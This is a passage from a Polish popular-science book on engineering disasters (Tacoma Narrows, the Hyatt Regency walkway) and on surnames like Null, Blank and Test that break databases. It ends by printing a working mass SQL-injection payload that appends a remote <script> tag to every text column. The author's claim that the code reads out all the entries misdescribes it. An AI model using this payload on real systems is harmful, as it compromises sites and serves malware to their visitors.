Przeprawę otworzono w lipcu 1940 roku i szybko się okazało, że za niski koszt budowy przyszło zapłacić w inny sposób. Cienka nawierzchnia drogi poruszała się na wietrze w górę i w dół. Nie było to jeszcze wyboczenie skrętne, tylko klasyczne podrygiwanie, które doskwierało wielu innym mostom. Wydawało się jednak, że w tym przypadku drgania są na tyle nieznaczne, by nie stanowiły zagrożenia. Uspokajano, że jazda po Galopującej Gertie, jak ów most nazywali miejscowi, jest całkowicie bezpieczna. (Wygląda na to, że Amerykanie są jeszcze bardziej kreatywni pod względem nazywania budowli niż londyńczycy, którzy zapewne zadowoliliby się Falującym Mostem).

Skoro eksperci utrzymywali, że most jest bezpieczny, kierowcy uznali jazdę po nim za całkiem zabawną, a inżynierowie szukali sposobów na wytłumienie tych drgań. Aż nagle w listopadzie 1940 roku konstrukcja zawaliła się w spektakularny sposób. Ta katastrofa wpisała się trwale do historii budownictwa, ponieważ tak się złożyło, że w pobliżu mieścił się sklep fotograficzny, a jego właściciel Barney Elliott miał akurat pod ręką ostatni krzyk mody – szesnastomilimetrową kolorową kliszę Kodachrome. Wraz z kolegą zdołał uwiecznić zniszczenie mostu.



Most Tacoma Narrows, rok 1940. Chwilę później kierowca wyskoczył z tego samochodu i zwiał, ile sił w nogach.

Sława katastrofy tego mostu ma też ciemną stronę: niewłaściwe wyjaśnienie. Do dziś to zdarzenie przedstawia się jako przykład różnych niebezpieczeństw wynikających ze zjawiska rezonansu. Podobnie jak w przypadku Mostu Milenijnego dominuje twierdzenie, że wiejący doliną wiatr wpadł w rezonans z mostem i w rezultacie go rozerwał. Jednak w przeciwieństwie do kładki w Londynie nie jest to prawdą. To nie rezonans odpowiada za zniszczenie tej przeprawy.

To ten drugi nikczemnik od Mostu Milenijnego: pętla sprzężenia zwrotnego, która połączyła siły nie z rezonansem, a z wyboczeniem skrętnym. Z powodu opływowości konstrukcji most był bardzo

aerodynamiczny. Innymi słowy: powietrze sprawiało, że stawał się dynamiczny. Wszystkie pozostałe projekty zgłoszone w konkursie miały metalowe kratownice, przez które wiatr mógł swobodnie wiać. Tu jednak zastosowano płaskie blachy, które zadziałały jak żagiel.

Pętlą sprzężenia zwrotnego okazało się „trzepotanie". W normalnych okolicznościach most skręciłby się osiowo na chwilę, po czym szybko wrócił do normy. Wiatr był jednak wystarczająco porywisty, by pętla trzepoczącego sprzężenia zwrotnego mogła znacząco zwiększyć stopień wyboczenia skrętnego.

Kiedy nawietrzna krawędź mostu uniosła się lekko wskutek klasycznego skręcania wzdłużnego, zadziałała jak skrzydło samolotu i wiatr wypchnął ją jeszcze wyżej. Kiedy opadła z powrotem, efekt skrzydła zadziałał w drugą stronę i powierzchnia mostu została pchnięta w dół. Zatem przy każdym skręcie w górę lub w dół wiatr dokładał swoje i amplituda drgań wzrastała. Ten sam efekt obserwujemy, kiedy dmuchniemy bardzo mocno na napiętą sztywno wstążkę.

Niezwłocznie po katastrofie mostu w Tacomie wzmocniono przeprawy o podobnej konstrukcji, a trzepotanie aerodynamiczne dodano do długiej listy zagadnień, którymi musieli się przejmować inżynierowie projektujący mosty. Wiedza o wyboczeniu skrętnym stała się powszechna i zaczęła być uwzględniana w projektach. To zaś powinno oznaczać, że już nigdy nie dojdzie do podobnej sytuacji jak ta z mostem w Tacomie. Nauka wyniesiona z jednej gałęzi inżynierii niekiedy nie jest jednak przekazywana do pozostałych. Okazało się, że omawiany mankament może też dotyczyć budynków.

Wzniesiony w latach siedemdziesiątych XX wieku w Bostonie sześćdziesięciokondygnacyjny wieżowiec John Hancock Tower nieoczekiwanie okazał się podatny na wyboczenie skrętne. Wiatr wiejący

między okolicznymi budynkami a wieżowcem sprawiał, że budynek skręcał się wokół własnej osi. Chociaż projekt spełniał wszystkie wymogi ówczesnych norm budowlanych, podatność na wyboczenie skrętne znalazła sposób na wkroczenie do akcji i ludzie przebywający na najwyższych piętrach zaczęli odczuwać nudności. W sukurs ponownie przyszły odpowiednio zestrojone masowe tłumiki drgań. Na przeciwległych krańcach pięćdziesiątej siódmej kondygnacji umieszczono zatopione w oleju trzystutonowe bryły ołowiu. Dzięki łączącym je z budynkiem sprężynom tłumiły ruchy skrętne i utrzymywały je na poziomie niezauważalnym dla człowieka.

Budynek stoi po dziś dzień pod adresem 200 Clarendon Street. Oczywiście po tym incydencie poprawiono kodeks budowlany (i sam wieżowiec). Nie zdołałem jednak znaleźć informacji na temat tego, czy obecna konstrukcja budynku potrafiłaby wytrzymać *The Power* zespołu Snap.

Krocząc po niepewnym gruncie

I tak oto od wieków czynimy powolne postępy w dziedzinach matematyki i budownictwa, dzięki czemu potrafimy obecnie wznosić naprawdę niesamowite budowle. Po każdej wpadce zmieniamy istniejące normy i zalecenia oraz tworzymy nowe – by w przyszłości nie popełniać już tych samych błędów. Nasza wiedza matematyczna staje się coraz bogatsza i daje inżynierom do rąk nowe narzędzia teoretyczne. Jedyny problem polega na tym, że matematyka i doświadczenie pozwalają nam teraz wznosić budowle wymykające się naszej intuicji.

Wyobraź sobie, że pokazujesz inżynierowi z czasów rewolucji przemysłowej współczesny drapacz chmur o wysokości 828 metrów

(prawie kilometr!), albo orbitującą wokół Ziemi 420-tonową Międzynarodową Stację Kosmiczną o rozpiętości 108 metrów. Pomyślałby, że to jakaś magia. Gdybyśmy jednak przenieśli się w czasie do XIX wieku, porwali Roberta Stephensona i zaprezentowali mu drapacz chmur, ale jednocześnie przeszkolili go ze wspomaganego komputerowo projektowania strukturalnego, dość szybko wszystko by pojął. Inżynieria jest prosta, kiedy się zna matematykę.

W 1980 roku w Kansas City w hotelu Hyatt Regency zbudowano kładkę pieszą. Wykonano bardzo skrupulatne obliczenia, by zaprojektować chodnik, który sprawiał wrażenie unoszącego się w powietrzu – był podtrzymywany ledwie kilkoma cienkimi prętami na poziomie pierwszego piętra nad hotelowym lobby. Gdyby nie matematyka, byłoby to zbyt niebezpieczne: ktoś musiałby po prostu odgadnąć, jak cienkie mogą być elementy zdolne utrzymać nad ziemią całą konstrukcję wraz z chodzącymi po niej ludźmi. Tymczasem dzięki pewności, jaką daje ta dziedzina nauki, inżynierowie mogli ustalić, jakich elementów trzeba użyć, jeszcze zanim wkręcono pierwszą śrubę konstrukcji.

Taka jest właśnie różnica między matematyką a intuicją. Ludzki mózg jest niesamowitym urządzeniem obliczeniowym, lecz my ewolucyjnie wykształciliśmy umiejętność dokonywania osądów i szacowania rezultatów. Jesteśmy maszynami przybliżeniowymi. Z kolei matematyka po prostu udziela właściwej odpowiedzi. Potrafi dokładnie wskazać to miejsce, w którym zachodzi zmiana z poprawnego na niepoprawne; z prawidłowego na nieprawidłowe; z bezpiecznego na katastrofalne.

Tak, to się już na pewno nie ruszy.

Żeby lepiej zrozumieć, o co mi chodzi, wystarczy przyjrzeć się budowlom z XIX i początków XX wieku. To konstrukcje z wielkich kamiennych bloków i olbrzymich, naszpikowanych nitami stalowych belek. Wszystko zaprojektowano z przesadą, tak aby spoglądając na konstrukcję, człowiek mógł instynktownie poczuć, że jest bezpieczny. Most w porcie Sydney, ukończony w roku 1932, to praktycznie same nity, zza których prawie nie widać stalowych belek (na zdjęciu powyżej). Tymczasem dzięki współczesnej matematyce możemy podejść znacznie bliżej krawędzi bezpieczeństwa.

W przypadku kładki w hotelu Hyatt w Kansas wszystko jednak poszło nie tak. Ta inwestycja okazała się bardzo kosztowną lekcją, przypominającą o ryzyku związanym z budownictwem: że istnieją zagadnienia, z którymi

nasze mózgi nie radzą sobie na poziomie intuicji. W trakcie właściwych prac dokonano jednej, pozornie niemającej większego znaczenia zmiany w projekcie, a inżynierowie nie przeprowadzili na nowo stosownych obliczeń. Nikt nie zauważył, że w ten sposób wprowadza się drastyczną modyfikację matematycznego modelu kładki. I tak oto konstrukcja stworzona na krawędzi bezpieczeństwa została z niej zepchnięta.

Modyfikacja sprawiała wrażenie sensownej. Kładka składała się z dwóch poziomów, biegnących wzdłuż pierwszego i trzeciego piętra hotelu. Projekt przewidywał długie, cienkie metalowe pręty zamocowane na samej górze i podtrzymujące oba poziomy kładki: jeden poziom był zamocowany na samym ich dole, a drugi odpowiednio wyżej. Na prętach umieszczono nakrętki podtrzymujące pokładniki skrzynkowe (puste w środku prostokątne metalowe belki). Kiedy ruszyły prace budowlane, długość prętów okazała się problematyczna: nakrętki podtrzymujące górną kładkę musiałyby zostać przemieszczone od samego dołu wzdłuż bardzo długiej śruby. A jak może zaświadczyć każdy, kto składał samodzielnie meble, pokonanie nakrętką nawet kilku centymetrów śruby może być męczące.


Znaleziono proste rozwiązanie: przecięto pręty, po czym na krótszych podwieszono górną kładkę, a potem dłuższe wykorzystano do podwieszenia dolnej kładki na górnej. Wszystko zdawało się wyglądać dokładnie tak samo jak w projekcie z jedną tylko różnicą: nakrętki znalazły się blisko końców prętów, co ułatwiało ich nakręcenie. Zadowolona z takiego ułatwienia ekipa budowlana ukończyła kładki i wkrótce potem oddano je do eksploatacji.

17 lipca 1981 roku, kiedy na kładkach stały tłumy gapiów, nakrętki doprowadziły do przerwania pokładników skrzynkowych i ponad sto osób poniosło śmierć.

Incydent ten stał się wstrząsającym przypomnieniem, jak łatwo jest popełnić w obliczeniach matematycznych katastrofalny w skutkach błąd. W tym przypadku zmieniono projekt, lecz nie wykonano na nowo niezbędnych obliczeń.

W pierwotnym projekcie każda nakrętka podtrzymywała kładkę znajdującą się bezpośrednio nad nią (i oczywiście ludzi na niej). Nikt nie zauważył, że po wprowadzonej zmianie dolna kładka była teraz zawieszona bezpośrednio na górnej. W rezultacie nakrętki, które zgodnie z projektem miały podtrzymywać tylko ciężar górnej kładki, zostały obciążone całą konstrukcją.

Podczas badania przyczyn tej katastrofy budowlanej okazało się, że nawet pierwotna konstrukcja nie spełniała norm budowlanych obowiązujących w Kansas City. Przeprowadzone próby wykazały, że nakrętki wspierające pokładniki skrzynkowe mogły udźwignąć tylko po 9280 kilogramów, podczas gdy przepisy wymagały, by każdy punkt łączenia mógł utrzymać 15 400 kilogramów. Wartość maksymalnego obciążenia jest celowo przesadzona, by zagwarantować, że kładka nigdy nie osiągnie maksymalnej pojemności. Zatem nawet gdyby zbudowano ją zgodnie z projektem, z wytrzymałością na obciążenie rzędu 60% wartości wymaganej prawem, całkiem możliwe, że nigdy nie zostałaby poddana siłom wystarczającym do jej zniszczenia.




Rysunek poglądowy. Po prawej widać zawieszone jedna pod drugą kładki na pierwszym i trzecim piętrze, które się zawaliły.

W chwili zarwania kładki każdą nakrętkę dolnego pomostu poddano naciskowi odpowiadającemu 5200 kilogramów. Oznacza to, że chociaż punkty łączenia nie były tak wytrzymałe, jak wymagały normy, nadal zapewniały bezpieczeństwo zebranemu tłumowi. W pierwotnym projekcie z nieprzeciętymi prętami nakrętki podtrzymujące górną kładkę doznawałyby zbliżonego obciążenia i też dałyby radę. Gdyby więc ekipa budowlana realizowała założenia projektu, nikt nigdy nawet by nie spostrzegł, że konstrukcja nie spełnia norm.


Wprowadzenie modyfikacji sprawiło jednak, że górne nakrętki zostały obciążone podwójnie – według szacunków nacisk na nie odpowiadał 9690 kilogramom, czyli był o wiele za duży w stosunku do wytrzymałości konstrukcji. W rezultacie jedna z nakrętek pośrodku kładki została wyrwana. To spowodowało jeszcze większe obciążenie pozostałych łączeń, które poddawały się jedno po drugim. W efekcie zawaliła się cała kładka.

Jak to wyglądało na projekcie




Ta nakrętka podtrzymuje tylko kładkę powyżej.

Jak to zostało zbudowane



Ta nakrętka pracuje ponad siły, bo musi jednocześnie utrzymać kładkę poniżej.



Wygląd belki po wyrwaniu pręta i nakrętki.

Była to bardzo pechowa sytuacja: nie tylko wstępne wyliczenia nie spełniały obowiązujących wymagań, ale też nikt nie sprawdził obliczeń ponownie po zmodyfikowaniu sposobu mocowania. Każdy z tych błędów z osobna nie musiałby się skończyć katastrofą. Ich jednoczesne wystąpienie spowodowało śmierć stu czternastu osób.

Stosowanie matematyki, by wykroczyć poza naszą intuicję, potrafi przynieść wiele korzyści, choć wiąże się z tym też pewne ryzyko. Przez

zdecydowaną większość czasu chodzimy po mostach i kładkach w błogiej nieświadomości ogromu wiedzy inżynieryjnej niezbędnej do wzniesienia tych konstrukcji. Tak naprawdę przypominamy sobie o niej dopiero wówczas, gdy coś pójdzie nie tak.

3

Little data

W połowie lat dziewięćdziesiątych pewien pracownik Sun Microsystems w Kalifornii ciągle ginął z firmowej bazy danych. Po każdorazowym wpisaniu jego personaliów system zdawał się pożerać go w całości; facet znikał bez śladu. Nikt w dziale kadr nie potrafił dociec, dlaczego biedny Steve Null działał na bazę danych jak kryptonit na Supermana.

Pracownicy wpisywali jego nazwisko jako „Null” w błogiej nieświadomości, że w języku bazy danych NULL oznacza brak danych, w wyniku czego Steve stawał się pustym rekordem. Dla komputerów nazywał się Steve Zero, czy też Steve Nieistniejski. Dotarcie do sedna problemu trochę potrwało, a zanim go rozwiązano, po każdym zgłoszeniu pracownicy działu kadr pracowicie wpisywali dane pechowca na nowo. Ani razu się nie zastanowili, dlaczego wszystkie dane Steve’a są za każdym razem kasowane.

Od tamtych czasów bazy danych stały się o wiele bardziej zaawansowane, ale wspomniany problem nadal występuje. Choć nazwisko Null jest jak najbardziej poprawne i pozostaje w użyciu, w językach programowania niezmiennie słowo NULL oznacza brak danych. Współczesna baza danych kadrowych przyjmie wpis pracownika o tym feralnym nazwisku, ale nie będzie go potem można wyszukać. Kiedy

zapytamy bazę o osoby o nazwisku Null, w odpowiedzi otrzymamy, że… cóż, jest ich null.

Ponieważ w informatyce słowo NULL oznacza brak danych, czasem ujawnia się ono bezpośrednio – kiedy dochodzi do jakiegoś błędu i program komputerowy nie może pobrać potrzebnych danych.

Dear Matthew,

Before your TomTom $NULL$ device goes into a bag, pocket or glove compartment, protect it with a genuine TomTom carry case. They're specially designed to keep your device safe from bumps and scratches, so it stays looking as good as new.

High protection carry case

TomTom Travel kit

Przeszukałem swoją skrzynkę pocztową i znalazłem kilka wiadomości zaadresowanych do Nulla, a także jedną ofertę związaną z moją nawigacją TomTom $NULL$. Bezkonkurencyjne pozostają jednak wyskakujące reklamy informujące o „gorących singielkach w pobliżu null”.

Potrafię wyobrazić sobie proces powstawania takich komunikatów. Sprawdzanie, czy pobierane dane są równe NULL, jest w programowaniu bardzo przydatne. Napisałem program przetwarzający arkusz kalkulacyjny zawierający listę wszystkich moich filmów na YouTubie. Kiedy trzeba ją uzupełnić o nowe pozycje, program musi najpierw znaleźć pierwszy pusty wiersz. Początkowo zmiennej *aktywny_wiersz* przypisuje wartość 1, żeby zacząć przeszukiwanie od samej góry arkusza, po czym wykonuje poniższy kod (nieco go uporządkowałem, żeby był bardziej zrozumiały dla człowieka).

```
while dane(wiersz=aktywny_wiersz, kolumna=1) != NULL:
aktywny_wiersz=aktywny_wiersz+1
```

W wielu językach programowania operator „!=” oznacza „nie jest równy”. Zatem powyższa linia kodu w każdym wierszu sprawdza, czy zawartość jego pierwszej komórki nie jest równa NULL. Jeśli tak, czyli jeśli nie jest pusta, do bieżącego numeru wiersza dodawana jest liczba 1 i wszystko się powtarza, aż program dotrze do pierwszego pustego wiersza. Gdyby mój arkusz miał wiersze zaczynające się od nazwisk, Steve Null zapewne zepsułby działanie mojego kodu (zależnie od tego, jak sprytnego użyłbym języka). Współczesne bazy danych kadrowych potrafią zgłupieć przy wyszukiwaniu, ponieważ przed jego rozpoczęciem sprawdzają, czy fraza_wyszukiwania != NULL*. Ma to na celu wychwycenie naciśnięć przycisku „Szukaj” bez wpisania czegokolwiek w polu tekstowym. Niestety, uniemożliwia to przy okazji wyszukanie kogoś nazywającego się Null.

Inne nazwiska również mogą zostać odfiltrowane przez kierujące się najlepszymi intencjami reguły baz danych. Mój znajomy pracował nad bazą danych dla dużej brytyjskiej spółki z branży finansowej. Przyjmowała

wyłącznie nazwiska składające się z co najmniej trzech liter, żeby w ten sposób pozbyć się niekompletnych wpisów. Wszystko było w porządku dopóty, dopóki firma nie rozrosła się i nie zaczęła zatrudniać pracowników z innych krajów, jak choćby z Chin, gdzie dwuliterowe nazwiska są na porządku dziennym. Problem rozwiązano poprzez przypisanie takim osobom dłuższych, sztucznie zanglicyzowanych nazwisk, spełniających kryteria poprawności bazy – co zdecydowanie nie było optymalne.

Big data – dziedzina wiedzy zajmująca się przetwarzaniem wielkich zbiorów danych – to niezmiernie ciekawy temat. Regularnie pojawiają się tu zdumiewające przełomy i odkrycia usprawniające analizowanie olbrzymich zasobów informacji. Niejako przy okazji wyrasta też całkiem spore pole błędów matematycznych z tym związanych (zajmiemy się nimi później). Zanim przystąpimy do wgryzania się w big data, dane trzeba najpierw zgromadzić i zapisać. Nazywam to „little data” – analizowaniem indywidualnych wpisów. Steve Null i jego krewni zdążyli nam już przecież uświadomić, że zapisywanie danych nie jest takie proste, jak mogłoby się nam wydawać.

Pozostając w klimatach Steve’a Nulla, pragnę przedstawić wszystkim Briana Testa, Avery Blank i Jeffa Sample’a. Problemu z Nullem można uniknąć poprzez zapisywanie nazwisk w formacie dopuszczającym wyłącznie dane znakowe, żeby uniknąć pomyłki z wartością specjalną NULL. Ale Avery Blank musiała się zmierzyć z poważniejszym problemem: z ludźmi.

Kiedy Avery studiowała prawo, miała trudności z dostaniem się na staż, ponieważ jej podań nie traktowano poważnie. Kiedy ktoś widział w polu nazwiska słowo „Blank” [pusty], zakładał, że podanie jest niekompletne. Za każdym razem musiała osobiście kontaktować się z komisją selekcyjną i przekonywać jej członków, że Blank to jej prawdziwe nazwisko.

Brian Test i Jeff Sample padli ofiarą tego samego problemu, aczkolwiek z nieco innej przyczyny. Kiedy konfiguruje się nową bazę danych albo sposób wprowadzania danych, dobrym zwyczajem jest wszystko sprawdzić i upewnić się, że system działa jak należy. Trzeba więc wprowadzić jakieś zmyślone dane, żeby sprawdzić poprawność ich przetwarzania. Realizowałem wiele projektów dla szkół, z którymi często współpracuję przez internet. Przed chwilą zajrzałem do najświeższej przygotowywanej przeze mnie bazy danych i przewinąłem zawartość jej tablicy na samą górę. Pierwszy wpis dotyczy pani nazwiskiem „Nauczycielka" pracującej w Liceum „Test" przy ul. Testowej w miejscowości Testowo. Zapewne jest jakąś krewną pana nazwiskiem „Nauczyciel" z Gimnazjum im. Testu, który najwyraźniej testuje wszystko, czym tylko się obecnie zajmuję.

Za każdym razem, kiedy Brian Test rozpoczynał nową pracę, zawczasu zapobiegał interpretacji swoich danych osobowych jako rekordu testowego. Pierwszego dnia przynosił tort dla wszystkich swoich nowych współpracowników. Na wierzchu znajdowało się jego zdjęcie, a pod nim napis lukrem: „Nazywam się Brian Test i naprawdę istnieję". W tym wypadku sprawa została załatwiona podobnie jak wiele innych biurowych problemów – za pomocą darmowego ciasta. Nikt już potem nie usuwał Briana z bazy.

Jednak nie tylko ludzie kasują rekordy z danymi takich osób jak Brian Test. Często robią to automaty. Ponieważ różne osoby ciągle wpisują do baz danych fałszywe informacje, administratorzy konfigurują zautomatyzowane systemy, których zadaniem jest takie wpisy wyłapać i usunąć. Na przykład filtry antyspamowe często blokują adres e-mail null@nullmedia.com (należący do istniejącego naprawdę Christophera Nulla). Niedawno mój znajomy nie mógł podpisać internetowej petycji, bo jego adres zawierał znak „+": jak najbardziej dopuszczalny, ale przy tym często używany do

masowego generowania adresów e-mail i spamowania ankiet. Dlatego właśnie system nie chciał go przyjąć.

Jeśli więc ktoś otrzymał po rodzicach nazwisko rozkładające systemy baz danych na łopatki, może nosić je dumnie niczym honorową odznakę albo prawnie je zmienić. A jeśli te słowa czytają przyszli rodzice, zwracam się do was z prośbą: nie nadawajcie swoim dzieciom imion, które skażą je na całe życie walk z komputerami. Zważywszy na fakt, że od roku 1990 w USA już ponad trzysta osób otrzymało imię Abcde, warto podkreślić to jeszcze raz: nie nazywajcie swoich dzieci Fake, Null ani **DECLARE @T varchar(255), @C varchar(255); DECLARE Table_Cursor CURSOR FOR SELECT a.name, b.name FROM sysobjects a, syscolumns b WHERE a.id = b.id AND a.xtype = 'u' AND (b.xtype = 99 OR b.xtype = 35 OR b.xtype = 231 OR b.xtype = 167); OPEN Table_Cursor; FETCH NEXT FROM Table_Cursor INTO @T, @C; WHILE (@@FETCH_STATUS = 0) BEGIN EXEC('update [' + @T + '] set [' + @C + '] = rtrim(convert(varchar,['+ @C + ']))+ "<script src= 3e4df16498a2f57dd732d5bbc0ecabf881a47030952a.9e0a847cbda6c8> </script>"'); FETCH NEXT FROM Table_Cursor INTO @T, @C; END; CLOSE Table_Cursor; DEALLOCATE Table_Cursor;**

To nie jest niestety żart. Owszem, wygląda to, jakbym zasnął z głową na klawiaturze, ale powyższy kod jest w pełni działającym programem komputerowym, który przeszuka bazę danych niezależnie od jej struktury. Sczyta po prostu wszystkie jej wpisy i udostępni je osobie, której udało się przemycić kod do systemu. To kolejny przykład na to, jakimi dupkami w sieci potrafią być ludzie.

